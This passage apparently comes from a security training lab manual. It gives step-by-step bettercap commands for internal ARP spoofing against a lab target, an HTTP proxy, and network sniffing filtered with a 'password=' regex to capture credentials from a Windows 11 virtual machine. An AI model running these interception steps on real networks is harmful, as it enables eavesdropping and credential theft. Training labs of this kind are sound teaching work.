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
13. Type **set arp.spoof.internal true** and press **Enter**. This module spoofs the local connections among computers of the internal network.
14. Type **set arp.spoof.targets 10.10.1.11** and press **Enter**. This module spoofs the IP address of the target host.
15. Type **http.proxy on** and press **Enter**. This module initiates http proxy.



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
16. Type **arp.spoof on** and press **Enter**. This module initiates arp spoofing.
17. Type **net.sniff on** and press **Enter**. This module is responsible for performing sniffing on the network.



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
18. Type **set net.sniff.regexp '.*password=.+'** and press **Enter**. This module will only consider the packets sent with a payload matching the given regular expression (in this case, **'.*password=.+'**).



19. You can observe that bettercap starts sniffing network traffic on target machine **Windows 11**.

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
20. Now, switch to the **Windows 11** virtual machine. Open any web browser (in this case, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://www.moviescope.com** and press **Enter**.



